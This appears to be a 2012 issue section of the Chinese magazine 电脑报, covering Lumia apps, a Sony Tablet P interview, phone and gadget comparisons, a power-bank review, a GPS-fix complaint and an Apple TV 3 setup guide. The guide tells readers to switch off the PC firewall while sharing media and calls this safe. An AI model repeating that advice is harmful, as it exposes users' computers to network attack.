而诺基亚深层定制的本土化 APP 上,诺基亚推出了三款独占 APP:乐随享 FM、地图和驾驶。虽然张朝阳对 Lumia 的独占 APP 大加赞赏,但平心而论,乐随享 FM 只是拥有酷炫外表的网络电台;地图和 Marketplace 的热门 APP"LR Maps"相比,添加了 LBS 的店铺内容和评价;唯一实用性颇高的是驾驶 APP,它能在离线状态下实施语音导航。这三款 APP 或许在国外会受到良好风评,但在上车就看电子书,坐下就玩 APP 的国内来说,显得略微单薄。记者猜想:由于 Windows Phone 手机通用微软的 Zune 作为客户端,诺基亚如果不应中国市场的特点进行内容上的扩充,想和苹果、谷歌大腕们齐肩,很难很难。

编辑观点 操作理念的推广决定成败

@电脑报张梵捷: 还记得 Windows Phone 7 于 2010 年年底登场的时候,HTC、三星和 LG 就力顶微软,率先发布了 Windows Phone 7 的手机,时隔一年,诺基亚姗姗来迟,但发布伊始便产生了轰动效应,根据最新数据显示,其份额已占 Windows Phone 7 阵营的 45%——这还只是国外,在国内拥有更高声望的它,想在 Windows Phone 7 的圈子里站稳脚跟,也是非常容易的。

那么,现在的诺基亚应该做什么?广泛砸钱宣传 Windows Phone 系统的操作理念和方法,因为太多的人不知道它了。发布会上,我旁边坐的是世嘉的嘉宾,他看了现场的操作演示后,和旁边其他同事说:"以前不知道这手机会是这个样子,这个可以有啊!"一旦人们对 Windows Phone 系统形成强烈关注,作为这个圈子里的大佬,诺基亚的崛起就不再是个梦。

访谈

Sony Tablet P 定义平板的便携新路

专访Sony消费电子营业本部VAIO产品部总监泷川英俊、Sony Tablet P 产品经理后藤刚

@电脑报 张芃捷



Sony 消费电子营业本部
VAIO 产品部总监泷川英俊

3 月 28 日，索尼中国正式宣布旗下便携式平板电脑 Tablet P 登陆中国。Tablet P 独特的翻盖造型去年在日本发售已经有所争议，它和 PSP、PSV 有着近似的体形。在国内正式登场之后，定位如何，与它的同门师兄 Tablet S 又有什么区别和联系？我们就用户感兴趣的问题，专访了 Sony 消费电子营业本部 VAIO 产品部总监泷川英俊和 Sony Tablet P 产品经理后藤刚。

电脑报：泷川英俊先生、后藤刚先生，你们好！当我第一次看到 Talbet P 的时候，我很好奇，为何它会做成这种类似于眼镜盒的设计？

后藤刚：哈哈，你这个形容很特别啊。其实 Tablet P 的外形设计是和 Tablet S 一脉相承的，都是从杂志找来的灵感。你把杂志翻开，就是 Tablet S 的外形；如果你把杂志合上，并卷起来的话，就是 Tablet P 的外形。在 Tablet P 诞生之前，我们已经研究了三四年，从双面触控板到三面折叠触控机，从 4 英寸到 7.7 英寸屏幕，我们前后做了近十款试验机，最终才敲定 Tbalet P 现在的设计。

电脑报：对于翻盖机而言，排线的处理往往影响外观和使用寿命，Tablet P 的排线是怎么处理的？另外，它的散热是怎么处理的，会出现类似 New iPad 那样的发热问题吗？

泷川英俊：为了保证用户的视觉效果，Tablet P 的屏幕翻开以后上下两个屏幕需要处在同一个平面且之间没有任何阻挡，所以，Tablet P 的排线和转轴不能像其他翻盖的移动终端那样设计在中间。我们重新设计了转轴，将众多排线容纳在转轴中，在满足外观的状态下延长了使用寿命。

后藤刚：发热的问题是我们研究的重点。Tablet P 的发热大户是 CPU 和 3G 模块，为了减轻散热负担，我们将 CPU 和 3G 模块分别安放在上下两块屏幕后面，用户不会有很明显的热感。

电脑报：Sony 的新手机系列能和 SEN 联动，Tablet P 有这项功能吗？PC 上是否有软件或平台给予 Tablet P 的内容支持？

泷川英俊：不好意思，Tablet P 暂时没有和 SEN 进行联动，但是，PC 端有对应的软件和内容库为 Tablet P 提供支持——Media Go 软件（注：Media Go 是 Sony 的 Walkman 音乐播放器和 PSP 的客户端，能进行音频、视频甚至 PSP 游戏的购买和传输）。你能从上面找到丰富的音视频资源，它不会是一款孤独的碎片化机器，我们后续会持续发布丰富的内容资源。

电脑报：我看到 Tablet P 现在的系统是 Android 3.2，以后它能升级为 Android 4.0 ICS 系统吗？

后藤刚：当然可以。实际上，我们已经完成了 Tablet P 的 Android 4.0 系统的构建，现在正在进行后期的调试和 APP 程序的优化。相比现在，搭载 Android 4.0 的 Tablet P 将拥有更流畅的体验和更绚丽的界面设计。

电脑报：现在市场上，Android 的平板电脑非常多，Tablet P 有着怎样的差异化定位？它和同门师兄 Tablet S 有着怎样的不同和联系？

泷川英俊：我们之所以采用这样的折叠设计，最大的目的在于提升便携性。我们的调查报告显示，在中国乘坐公交车和轨道交通上班的朋友非常多，具有便携性的平板电脑将远比 10.1 英寸的大平板更有优势——你不用为了它专门背个包，直接把它插裤包里就能出门，这就是 Tablet P 的独特魅力所在。

后藤刚：和 Tablet P 不同，Tablet S 更强调家居娱乐，所以它被赋予了类似家电操控、DNLA 节目收看等适合家居的功能。而 Tablet P 更强调便携和移动，和 PSP 的“P(Portable)”拥有同样的意义。



Sony 消费电子营业本部
Sony Tablet P 产品经理 后藤刚



后藤刚展示了 TabletP 的内部构造，CPU 位于左下方，3G 模块位于右上方

新品

悬浮触控新科技
索尼Xperia MT27i手机

■产品类型：智能手机 ■屏幕尺寸 3.7 英寸 ■分辨率：854×480
■处理器：ST-Ericsson NovaThor U8500 ■主频：1GHz
■操作系统：Android ■特点：悬浮触控屏幕 ■参考价格：4000 元



@ 电脑报小捷：日前，索尼正式在中国发布了全新的 Xperia 系列四款机型。其中，有一体化铝制金属机身设计的 Xperia P LT22i、可更换底壳的 Xperia U ST25i、4.0 英寸大屏新机 Xperia neo L MT25i 以及高科技产品 Xperia MT27i。Xperia MT27i 首次采用浮空触屏技术，用户可将手指悬浮于屏幕上方进行选择，锁定后再点击屏幕，避免产生误触。官方还宣称新一代 Xperia 手机能和 SEN（Sony Entertainment Network）进行联动，丰富的影音内容让人期待。

左右开弓
三星 QF20 高清摄像机

■产品类型：高清摄像机
■有效像素：500 万
■传感器：背照式 CMOS
■光学变焦：20 倍
■参考价格：约 2800 元

@ 电脑报枪火：久违的三星摄像机产品又再现江湖了，而你不能把这台 QF20 简单地看作 Q10 的升级版，它除了沿袭 Q10 的手持设计，让使用者用左手也可以方便地进行拍摄，传感器升级为 500 万像素背照式 CMOS，具备 20 倍光学变焦，支持 1080i 高清摄影，更大的亮点是 WiFi 功能的加入（和佳能今年的新品 DV 想到一块儿去了）。还有一个名为“摇一摇”的有趣功能，简单摇动机身便可随机增加艺术效果，挺爱玩儿嘛！

商务奢华
HP Slate 2平板电脑

■产品类型：平板电脑 ■屏幕尺寸：8.9 英寸
■分辨率：1024×600 ■操作系统：Windows 7
■处理器：Intel Atom Z670 ■主频：1.5GHz
■参考价格：约 6480 元起




@ 电脑报陈小豆：之所以说 HP Slate 2“商务奢华”，看价格就知道啦，Windows 平板还真是都不便宜啊！这款瞄准企业用的平板电脑是 HP 最新推出的 Slate 500 的后续机型，外形方面并没有什么大改变，尺寸也依然是 8.9 英寸，不过多了 Swype 手写功能，处理器采用了 Intel Atom Z670，还附有一支 HP Slate 触控笔。此外，Slate 2 还有同系列的蓝牙键盘及平板电脑套，方便打字输入，更具商务风范。

放眼看老外

苹果官方回应传闻：
电池能够充满 寿命不会折损

编译自 allthingsd.com @ 电脑报张芃捷 编译



当 iPad 电池非常接近充满状态时，拔掉充电接头再接上会有什么反应？最近，网络上谣传当 iPad（也包括 iPhone 和 iPod Touch）在设备刚好到达完全充满的状态之前就会显示出 100%的电量，而这时拔掉电源再插上的话，它先充满，然后放一点儿电，然后继续充满——直到你把充电插头拔下来。

苹果的副总裁 Michael Tchao 称：“这样的电路设计可以让你的设备想插多久就插多久，而这项特征早就在 iOS 里面存在了。不管新款 iPad 处于上述循环充电中的何种阶段而被拔下，使用者们都可以获得苹果之前许诺的 10 个小时的续航时间。而这种电池充电状态的设计只是为了不让用户们感到困惑，以为设备没有正确完成充电过程。”New iPad 问世后，DisplayMate 的分析师 Ray Soneira 才注意到他的 iPad 的这项一直被人忽视的充电特性。

但是，对设备制造商还是消费者而言，电池寿命同样至关重要，数码产品的老用户们依然记得镍镉（NiCad）电池的“记忆效应”——用户需要每次将电池完全充满来保证最大的电池寿命。即使锂离子及其他化合物的新一代电池已经没有了这个问题，但它们的使用寿命有限且随着时间的流逝而损耗。

通讯与网络行业研究机构 Yankee Group（扬基集团）的分析师 Carl Howe 称，电池充电已经成为了一项综合性的艺术和科学。“真正的微妙之处在于，消费者们认为 100%就意味着‘充满’，而那已经成为了过去。如今的电池拥有微处理器来管理它们的充电进程，100%都只是微处理器告诉你的结果，很显然这并非绝对准确的离子浓度或者其他任何物质的度量标志。”Howe 认为，“我们只是使用电池，并不一定非要明白它们的工程学原理。前几代产品的电池所延续下来的固有偏见，也一样不需要理会。如果它提示电已经充满了，消费者们不必忧心忡忡它是否还在充电。”

综上所述，苹果才有了现在这种充电进程管理的设计——在循环充电的过程中就会显示 100%电量。不过，现在大家所需要关心的，就是怎么能加快充电速度——充满电池所用的时间的确已经变长了。

热机对对碰



手机就要有个性。联想K2和戴尔Streak Pro D43手机都是新近推出的中高端机型，采用各自独家优化的系统——乐Magic3.0和百度·易，相同的高通MSM8260双核处理器，相同的GPU，均支持联通3G制式，关键价格也相当，都是2999元，究竟哪一款性价比更高呢？

独家定制拼一拼

联想K2 VS 戴尔Streak Pro D43



联想 K2	
处理器	高通MSM8260双核1.5GHz
机身内存	1GB RAM+8GB ROM
屏幕	4.3英寸480×800分辨率
摄像头	800万像素+30万像素
操作系统	乐Magic 3.0系统
电池容量	1760mAh
体积	127 mm ×66.8 mm×10.3mm
重量	145g
价格	2999元

支持 联想K2

@娃娃鱼：800万像素超级相机

说它超级，是因为在硬件满足使用需求的情况下，联想更懂得通过优化提升可玩性。不仅拥有12种拍照模式，能拍摄270度全景，还允许在手机内对照片进行后期编辑，一张很普通的照片瞬间就变得与众不同。其实用手机拍照，玩的就是创意。

@海东：安全中心全面保护手机

自从用了智能手机之后总是很担心密码被盗，手机杀毒软件虽然多，但真正有用的却很少，还容易陷入吸费陷阱。于是联想K2人性化地在系统中植入安全中心，防毒、防偷窥、防盗失、防骚扰、防吸费，再也不用为手机安全担心了。

编辑点评 联想K2更懂中国心

联想K2和戴尔Streak Pro D43的横空出世，打破了3000元价位被摩托罗拉、三星、HTC三家垄断的局面。虽说名气不够响，但豪华配置很容易吸引消费者的眼球，眼下不少用户纠结于买哪一款。

外形上，联想K2虽然和前两代乐Phone手机相比，细节上有了不小的调整，但并没有摆脱同质化，正面设计和iPhone有几分相似。相比之下，戴尔D43就显得特别，身材修长，边框和背盖大量采用软胶材质，虽不上档次，但不容易沾染指纹，耐脏，就连买硅胶套的钱都省了，正面四个触摸按键是敲笔，感觉很山寨。

两款手机屏幕虽然都是4.3英寸，但戴尔D43的分辨率更高，达到960×540，在显示精细度上胜出。此外，戴尔D43屏幕采用的是Super AMOLED材质，和联想K2采用的IPS屏相比，色彩更为艳丽，全黑显示更彻底，而IPS屏色域广，可视角度非常大。

性能方面，两款手机硬件配置相似度极高，采用的都是高通MSM8260双核处理器，主频1.5GHz，GPU是Adreno220，RAM容量1GB，系统运行流畅绝对没问题，实用性更多考验的是内功。联想K2预装的乐Magic 3.0系统是基于Android2.3.5开发，四叶草效果大家再熟悉不过，加入了智能语音交互控制系统，实现中文语音控制手机，此外在安全上，针对性很强，体现出人性化的一面，用户无需安装其他应用。戴尔D43预装的百度·易系统基于Android2.3开发，UI界面美化效果只能说一般，满眼各种百度应用，有些会开机自启动，很占系统资源。

巧合的是，两款手机的背面摄像头都是800万像素，在应用上，联想K2做得更为出色，内置12种拍照模式，支持270度全景拍摄、具有丰富的后期编辑效果，操控简单。至于前置摄像头，难得一用，差别不足以影响选购。

续航方面，联想K2的电池容量稍大，如果使用比较频繁的话，每天一充还是不可避免。

从综合性能来看，联想K2凭借经验，在系统优化方面做得更出色，关键功能更懂得迎合用户的需求，而不是简单的堆砌。

戴尔 Streak Pro D43	
处理器	高通MSM8260双核1.5GHz
机身内存	1GB RAM+8GB ROM
屏幕	4.3英寸960×540分辨率
摄像头	800万像素+130万像素
操作系统	百度·易
电池容量	1520mAh
体积	124.9 mm×64.5 mm×10.25mm
重量	145g
价格	2999元

支持 戴尔Streak Pro D43

@一凡：高分屏够清晰硬度高

屏幕是影响手机视觉感受的关键之一。为此戴尔为D43配备4.3英寸Super AMOLED屏幕，高分辨率与高对比度，即使在强光下也清晰可见。由于采用的是康宁GORILLA强化玻璃外屏，所以连贴膜的钱都可以省了。

@天腾：100GB 超大容量云端存储空间

百度慷慨地为每一个戴尔D43用户准备了100GB容量云端存储空间，不仅可以存储海量文件，同步通讯录、照片、视频等数据，还能实现共享，具有强大的加密功能，确保私密性，杜绝“XX门”，全面满足了智能手机用户在娱乐、生活、工作和学习中的所有需求，更重要的是百度·易平台完全免费地实现了智能升级。

潮品PK台

数码产品精彩不断，你是否左右为难无法决断？有什么纠结的问题就告诉我们，让小编们帮你审一审。热心玩家还有可能成为我们的特约评论员，你的名字和精彩观点将和小编一起刊登在《电脑报》上。

邮箱：gaodaolong@gmail.com 微博：@ 电脑报小虎 论坛：http://pad.icpcw.com 短信：15086967715

复古相机，旁轴的魅力

索尼NEX-7 PK富士X-Pro1





索尼NEX-7

■配置：2430万像素、3.0英寸液晶屏、尺寸119.9 mm×66.9 mm×42.6mm
■价格：10200元（18-55mm镜头套机）
■优点：外形时尚、综合性能强
■缺点：高感画质偏弱

NEX-7是目前单电相机市场当之无愧的性能之王。2430万像素的成像能力，已经达到了APS-C画幅的极限。不过万余元的价格也让NEX-7多少有些曲高和寡，注定只能是有钱人和发烧友手中的数码宠儿。

富士X-Pro1

■配置：1600万像素、3.0英寸液晶屏、尺寸140 mm×82 mm×43mm
■价格：11000元（机身价格）
■优点：复古造型、画质输出非常优秀
■缺点：握柄手感较差

富士X-Pro1全新设计的X-Trans CMOS传感器拥有令人惊艳的画质表现，完全不输于全画幅单反。光电混合式取景器效果出色，颇具复古气质。独特的外形设计一直都是X系列的杀手锏，而X-Pro1在这方面可以说是登峰造极了。

电容笔，输入更流畅

蒙恬QPen PK 卡登仕通用型电容式触控笔





蒙恬QPen

■配置：长180mm、重20g
■价格：150元
■优点：全弹力笔身
■缺点：不可折叠或伸缩

蒙恬Q Pen电容触控笔的品牌特色是“好写、好握、好带”，而其精美的设计的确满足了这几点。弹性橡胶笔头带来舒适的书写体验，TPR材质包裹铁芯的设计让笔杆握感更好，触控笔笔身的橡胶带可让Q Pen随时套在iPad等平板电脑上，轻便易携，而且色彩多样。

卡登仕通用型电容式触控笔

■配置：长135mm、48g
■价格：170元
■优点：笔身具磁性可吸附
■缺点：笔身太细

这款电容式触控笔，外形小巧，适用于各种触控屏幕，笔身符合人体工学设计，书写舒适，出色的工程技术使触控压点及手写输入更畅顺。它还采用平滑柔软笔尖，保护屏幕不被刮伤，还可避免污迹及指纹。内置取卡针，方便存取iPhone的SIM卡，磁性可吸附，让人心动。

MINI音箱，潮人随身听

Mogic魔杰笨笨熊Q10 PK 漫步者M12





Mogic魔杰笨笨熊Q10

■ 配置：尺寸94mm×94mm×107.2mm、USB或干电池供电
■价格：99元
■优点：造型很Q
■缺点：音质一般

魔杰这款采用笨笨的熊哥哥造型音箱，对于MM来说极具吸引力；配有3.5mm立体声信号音频线，可连接到iPod/MP3/MP4/CD/DVD等多媒体设备，当然也可以连接到笔记本电脑，双电源供电模式和左右立体声享受也为音箱增色不少。

漫步者M12

■ 配置：尺寸218mm×76mm×27mm、电源或电池供电
■ 价格：119元
■ 优点：声音层次不错
■ 缺点：振膜易伤

漫步者M12是一款非常小巧的便携式音箱，比较方便笔记本用户携带，它是前作M1全新的升级版本，体积比M1大点，而在结构设计上针对音质做出了一定的优化，可调音质和体积取得了良好均衡的产品。



豆豆：NEX-7再也不是什么“样子货”，各项参数都达到了“无敌”模式，唯一让人不爽的是，近期涨上万元了。



老狼：曾经用过富士的老单反S5，这台X-Pro1以复古的造型，加上出色的画质让我也有一种重拾经典的感觉。



兜兜：富士X-Pro1除了价格偏高之外可以说无懈可击，画面无论是色彩还是锐度上都可圈可点。



小捷：蒙恬是做输入设备的大品牌，这款QPen色彩很显眼，可选颜色也比较多，全弹性笔身让人喜欢。



豆豆：支持Qpen，它的笔身由软芯外包一层TPR材料构成，因此笔杆握感良好，不易打滑。



兜兜：卡登仕的这款产品在细节上更加人性化，内置SIM卡取卡针，这对于“果粉”来说是最大的福音。



小捷：支持笨笨熊音箱，造型太Q了，对于女孩子绝对有杀伤力，另外这款产品支持干电池供电，更方便。



老狼：M12的音量很大，细节清晰，而其最大的优势，还在于细腻精致的模具以及独特的设计。



兜兜：漫步者M12做工和音色都很不错，特别是低音效果，漫步者M12绝对是同类产品中数一数二的。

责编 | 高道龙 美编 | 黄莹 组版 | 向海蓉 责校 | 杨军

口碑 口碑，你说了算：你购买了什么平板电脑或智能手机？将你的评价发送给我们，附上含有《电脑报》报纸和产品的实拍图片更可以参与抽奖，幸运观众将获得电脑报精心为你准备的小礼品，你还等什么?!

邮箱：gaodaolong@gmail.com 微博：@电脑报小虎 论坛：http://pad.icpcw.com 短信：15086967715

“电胖子”不挑食

基本参数

■最大输出电压：20V■最大输入电流：3.5A■最大输出电流：USB/2.1A、DC9-12V/2A DC16-20V/3.5A■电芯容量：18000mAh ■尺寸：209mm×90mm×21mm■重量：1400g■参考价格：1380元

附送接口丰富 兼容多种设备
造型简约时尚

容易沾染指纹 价格略高
重量偏重

本期主角：MiLi PowerKing HB-P18
上市时间：2011年
参考售价：1380元
市场热度：★★★★☆





多种转接头，满足各种设备的充电需求



PowerKng 可以为多种设备同时充电

编辑点评：

随着平板电脑和手机屏幕越来越大，人们在享受一波又一波炫目的视觉冲击的同时，却也迎来了幸福的烦恼——电池续航不给力，看电影玩游戏都不能尽兴。正是基于此，移动电源才应运而生。

和传统为手机而生的便携移动电源相比，MiLi PowerKing HB-P18 无疑是个大号的电源移动堡垒。其独特之处就在于专门为笔记本和iPad 研发，还兼容各种智能手机、MP3、MP4 等数码产品，不得不说，这样的移动电源在市场上还是不多见的。HB-P18 采用锂聚合物材质，较传统锂电池更加安全，而且外壳采用 ABS 材质与钢琴烤漆工艺，简约的色调搭配亮眼的银色边框，时尚耐看。体积虽然不大，一只手就可以完全掌控，但是 1400g 的重量稍稍有点重。尤其显得人性化的是电源采用深蓝色 LED 指示灯设计，而且电量采用百分数表示，一目了然。

这款电源内置 18000mAh 高容量电芯，最大输出电压 20V，最大输出电流 3.5A，虽然不及爱国者动力舱 N2688 的 22000mAh，但也绝对算得上移动电源的巨无霸了。目前市面上主流的 14 英寸笔记本电脑电池容量都在 10000 mAh 左右，PowerKing 给它们供电可以说是绰绰有余，而 iPad2 更是只有 6500mAh，可以充电两次。

实际测试充电时，输出接口丰富，自带 9-12V、16-20V 与 USB 三个输出接口，其中 9-12V 接口充数码相机产品，16-20V 接口充笔记本产品，5V USB 接口则是为 iPad、iPhone 以及多数手机充电用的，兼容性小编不得不说是十分不错的。当然也可同时为手机、平板电脑和笔记本进行供电，只是在同时充电时有些发热。在给小编的联想 Y450A 充电时，大约每 2 分钟充电 1%，而自身消耗的电量为 2%，不过在不安装电池的情况下，PowerKing 可以续航 2 到 3 个小时，表现还比较令人满意。除此之外，PowerKing 还自带 AC 变压器，自身没电时，可用适配器连接给笔记本充电。

不过令人遗憾的是，PowerKing 却没有配备苹果笔记本电脑的转接插头，实在是令人想不通。目前 PowerKing 的市场售价约为 1380 元，而同样电芯容量的爱国者 N2688 动力舱只有 1000 元左右，在性价比上并没有太大的优势，不过如果你是外貌控，这款电源还是值得入手的。



蓝色 LED 电量（圈中所示）指示灯设计十分亮眼

用户体验：



@ 斯密特威武
入手时间：2012 年 2 月
入手渠道：数码大卖场
主观打分：8

自用自评：作为一枚资深的果粉，iPad 和 iPhone 那自然是形影不离，但电池不耐用的问题一直是我的一块心病，虽然现在市面上移动电源很多，但要么电量不给力，要么造型太过乡土，搭配不了苹果时尚简约的气质。还好现在有了 PowerKing，无论造型还是电芯容量，都非常不错。唯一美中不足的是给苹果笔记本充电还要自带转接线，还好这对于我来说不是什么问题。



@ 胡萝卜柒世
入手时间：2012 年 1 月
入手渠道：天猫官方旗舰店
主观打分：7

自用自评：当时选中 PowerKing 就是冲着它 18000mAh 的超大电芯容量去的。买回来一用觉得还不错，对付平板电脑和手机那是绰绰有余，不装电池的笔记本也可以使用 3 个小时左右。不过有一点我要吐槽的是，用 PowerKing 给笔记本的电池充电有点吃力，那电量下滑的速度都要赶上自由落体了，所以我基本就是把它当大号电池来用了。

微博热议：

@ 挡不住的北极熊：电芯容量够大，外形也足够时尚，还能兼容各种数码产品，虽然价格稍稍贵了一点，但也值得。

@ PowderXie：虽然 PowerKing 还是稍微重了一点，但是也没办法，怪只怪 iPhone 的电池太鸡肋了，以后去哪都得背着移动电源了。

@ 神田璇子：作为苹果公司授权认证的移动电源，PowerKing 尤其适合 iPhone4S、iPad2、iPod 等数码产品。它的兼容性也足够强大，适用于所有 5V 输入的数码产品充电，一机多用，节省方便。

@ 小娃娃：经常乘机出差的朋友得注意，机场安检人员根据航空锂电池管理规范，对这种容量严重超标的机器会毫不留情地扣下，出门远行，携带还是不方便呀。

@tiantian：在充电完成后它还会自动断电，极好地保护了电源，非常的智能。

@ 白牛子：恐怕 MiLi PowerKing HB-P18 最适合我这种数码发烧友了，光家里的笔记本就有两个，不过我不是“苹果”发烧友，这款电源电芯容量大，操作简单，多用途，的确很不错。

消费者线报

爆料人：上海 刘建东

4000 元“病”手机 GPS 躲猫猫

如今手机已不再局限于打电话、发消息，智能系统的出现，让它的功能变得越来越丰富，或是成为导航仪，或是成为游戏机。有人说，买手机要买贵的，因为配置肯定好，操作也流畅，但我们觉得未必如此，这年头挂羊头卖狗肉，号称旗舰却又名不副实的手机不在少数。

导航就是摆设

投诉人刘先生在 2 月份入手了一款三星旗舰手机 i919，在购买的时候听信了广告宣传，强调配置强大，功能齐全。用了之后才发现根本不是那么回事，如果说内存太小，系统速度慢还可以忍受的话，最近用导航仪，发现无法定位，就让人忍无可忍了。换了谷歌地图，又试了高德导航，搜星速度奇慢无比，特地找了一处空旷的区域，同事的手机 5 秒钟定位，可他的 i919 过了 2 分钟，才艰难地找到两颗卫星，而且漂移严重，还没走几步，信号就消失了。去找过三星客服，手机前后修了半个月，问题根本就没有解决。

厂商擅长拖延战

接到投诉之后，小编立刻和三星售后服务取得了联系，对方承认已经接到不少用户关于 i919 导航功能无法使用的投诉，不过现阶段无法解决，希望耐心等待官方补丁，至于时间表，他们也不清楚。对于这样的回答，我们显然不满意，要知道三星 i919 上市已经四个多月，玩拖延时间的战术，目的只有一个，就是希望问题不了了之。目前在三星官网的 i919 规格参数中，已经找不到任何有关 GPS 的介绍，这难道是临时工干的?

问题根源在系统

手机 GPS 搜星速度慢，通常有三个原因，一是设计追求美感，采用金属背盖，GPS 信号大大减弱，二是硬件先天不足，兼容性出现问题，三是系统优化不足，预设参数不正确。

三星 i919 由于支持双模双待，所以配备是不常见的高通 MSM8655 处理器，市面上采用这一处理器的其他型号手机并没有用户投诉 GPS 信号问题，而且三星 i919 在空旷的地方能够搜索到 GPS 信号，只是比较微弱罢了，所以基本能够排除硬件问题。其外壳为塑料材料，范围就可以缩小到系统了。

根据经验，GPS 搜星速度慢，和搜星服务器连接不上或是速度过慢有直接关系。我们用 re 文件管理器找到 system/etc 目录下的 gps.conf 文件，用文本编辑器方式打开，尝试将配置文件改为：

NTP_SERVER=cn.pool.ntp.org
XTRA_SERVER_1=http://xtra1.gpsonextra.net/xtra.bin
XTRA_SERVER_2=http://xtra2.gpsonextra.net/xtra.bin
XTRA_SERVER_3=http://xtra3.gpsonextra.net/xtra.bin
SUPL_HOST=supl.sirf.com
SUPL_PORT=7276

重启手机后，搜星速度有了提升。我们在高德官网，重新下载了内置程序和地图文件，覆盖安装后，冷启动可以在 5 分钟内完成，能够搜索到 4-5 颗卫星，虽说速度比其他手机要慢，但至少能够实现定位功能。

总结：冷门手机需注意

从小编一系列的测试不难看出，这个问题并不是不能解决，而是三星不愿意主动去解决。系统优化得不彻底和不严谨导致了用户普遍出现 GPS 功能无法使用，似乎产品卖出去之后，就和自己没有关系了。消费者今后在购买手机的时候也要多长个心眼，尤其是相对冷门的型号，不要迷信“贵就是好”的歪理，要研究一下配置是否合理，或者干脆问问“度娘”，手机有没有先天不足，这样可以避免被坑。



价钱这么高的手机，分辨率只是 WVGA 级别，内存 512MB



即便在空旷地带，三星 i919 的 GPS 信号仍然微弱



三星官网已经删除 i919 有关 GPS 的信息

ATV3:打造“水果”家庭媒体运中心全攻略



@下江南

新款iPad过后,Apple TV3(以下简称ATV3,采用A5单核处理器)也开始同期上市,虽然只有胭脂粉盒般大小,但作为强大的新一代Apple TV,它增加了对1080P视频播放的支持。我们可以在新款Apple TV的机身上看到HDMI和光纤接口,简洁的接口表明它和国产的高清播放机有本质的区别,内置WiFi芯片的它,实际上是一台流媒体播放器。

当然它主要的应用在于将iPad、iPhone的游戏、娱乐功能输出到电视大屏幕,实现和家居PC的娱乐共享以及国内暂时无法实现的点播功能。本期我们的重点,也在于此。

让 ATV3 融入家庭无线网络

ATV3 的网络连接比较简单,开机后进入网络配置(一切用遥控板来操作,遥控板没有数字按键,输入密码时比较麻烦)。在拥有无线路由器的家庭,最好用无线来连接,相对比较简洁,Apple TV 会自动检测网络。

连接无线网络后网络访问设有密码,输入你的路由器密码。至于 IP 地址、子网掩码、路由器和 DNS 地址这些统统不管,采用自动分配。如果显示出分配的 IP 地址等信息,就表示连接成功了,顺便还可以用菜单中的“网络检测”,根据自家的带宽选项(比如 2Mbps 或者 4Mbps)来测试下载速度。



ATV3 开机后搜索到无线热点,输入密码加入

AirPlay,桥接 iPad、iPhone 的秘密武器

Apple TV 被誉为低功耗媒体服务器和 HTPC 的未来,并非浪得虚名,结合苹果的秘密武器 AirPlay 镜像,可以实现和移动终端和电视同步显示。这里我们先来了解一下:AirPlay 镜像(官方英文名:AirPlay Mirroring)是 Apple TV 机顶盒内置的功能,通过该功能可以将 iPhone 或者 iPad 上的画面无线传输到电视或者 Mac 电脑的屏幕上,比如你在使用 iPhone 或者 iPad 看电影的时候,就可以直接将画面在大屏幕上完整显示,非常方便。

用户如何通过 ATV3 使用 AirPlay 功能,从而在你的高清电视上显示 iPhone 4S 或 iPad 的屏幕内容呢?AirPlay Mirroring 镜像功能的最低要求:iPhone 4S 或 iPad 2、The new Pad,运行 iOS 5 及以上版本。

实现AirPlay时,让New iPad和ATV3连接到同一WiFi网络下(802.11a/g/n 的无线 WiFi 网络环境,目前家用无线路由器基本都能满足该条件)。双击New iPad的home键,显示用户最近使用过的应用。从左往右滑动用户最近使用过的应用(两遍),直到看见AirPlay图标,点击该图标,显示可用于进行AirPlay的设备。


接下来玩游戏、在线点播和图片浏览统统都不在话下,家里 2Mbps 带宽,有一些小延迟,建议最好是能够加到 4Mbps。另外画面输出比例在电视上默认是 4:3,可以用电视遥控板调节到 16:9 或者 16:10,这个根据自家电视的功能来处理。



New iPad加入同一个家庭WiFi热点后,应用栏的播放键的右侧出现一个蓝色三尖角的标志,点击弹出AirPlay选项,选择Apple TV,并开启镜像



New iPad 界面和电视实现同步了



在电视机上玩《捕鱼达人》,太畅快了,玩《现代战争》这类射击类游戏就更爽了



家里老人也可在优酷上进行点播操作

把电脑当媒体中心,实现超级云共享

既然是无线媒体中心,ATV3 还需要加入 iTunes 中的家庭共享,这样就能实现共享 iTunes 媒体库。即便是 ATV3 没有硬盘存储空间,但是利用电脑里面的超级大硬盘,那就是取之不尽的资源啊。

具体的使用办法如下:首先要在 iTunes 上进行操作。在 iTunes 的高级菜单下,有个“打开家庭共享”,点击之后输入 Apple ID,iTunes 端的操作就 OK 了。第二步显然就是设置 ATV3 设备了,打开 ATV3 设置选项,填写好同样的 Apple ID 后退出。回到主界面后,点击我的电脑,就可以进入 PC 端的 iTunes 资源库了。所在主机的媒体内容可以通过共享来完成,音乐、podcast和影片等等也都可以欣赏。

当然,在 PC 端家庭共享的时候,最好是自定义指定一个文件夹,这样便于归类。如果有的时候 ATV3 不能迅速发现“家庭共享”内容,你首先要确定它们是否在一个 WiFi 环境下工作,另外就是可能读取数据需要缓冲一段时间,这个 ATV3 是没有提示的,稍微等几分钟就是了。

另外需要注意的是,在 ATV3 共享 PC 资源库的时候,一定要关闭电脑的防火墙,否则无法访问或者时常中断。对于玩家来讲,在观影期间短暂地关闭防火墙对于电脑没太大的安全隐患。



在电脑端的 iTunes 开启家庭共享



在 ATV3 上用在 PC 上同样的 Apple ID 账号开启家庭共享,即可链接 PC 资源库



可以享受 PC 中无尽的影音内容了,是不是很开心啊



浏览高清图片,用滑动来操控电视显示,摄友们的大爱

结语:

ATV3 在国内在线高清媒体资源有限,不越狱应用较为单一,需要等待。总的来说,界面交互是比较顺畅的,遥控器可以满足基本输入需要。对于摄影展示照片和家里老人用 iPad 播放优酷、迅雷等 APP 上的连续剧还是比较有用。ATV3 新入手,很多功能还没有挖掘,如果玩家有更多的应用可以通过本版编辑和作者交流。

一周精选 Bluray 精彩不容错过

春天享受温情片

随着寒冬渐渐退去,暖暖的阳光渐渐散落窗边,借着此时恬静的景色,本周,让我们一起来欣赏或温柔、或欢乐的蓝光电影吧!



《老小孩》

导演:贾森·雷特曼
主演:查理兹·塞隆,帕特里克·威尔森,伊莉莎白·里瑟

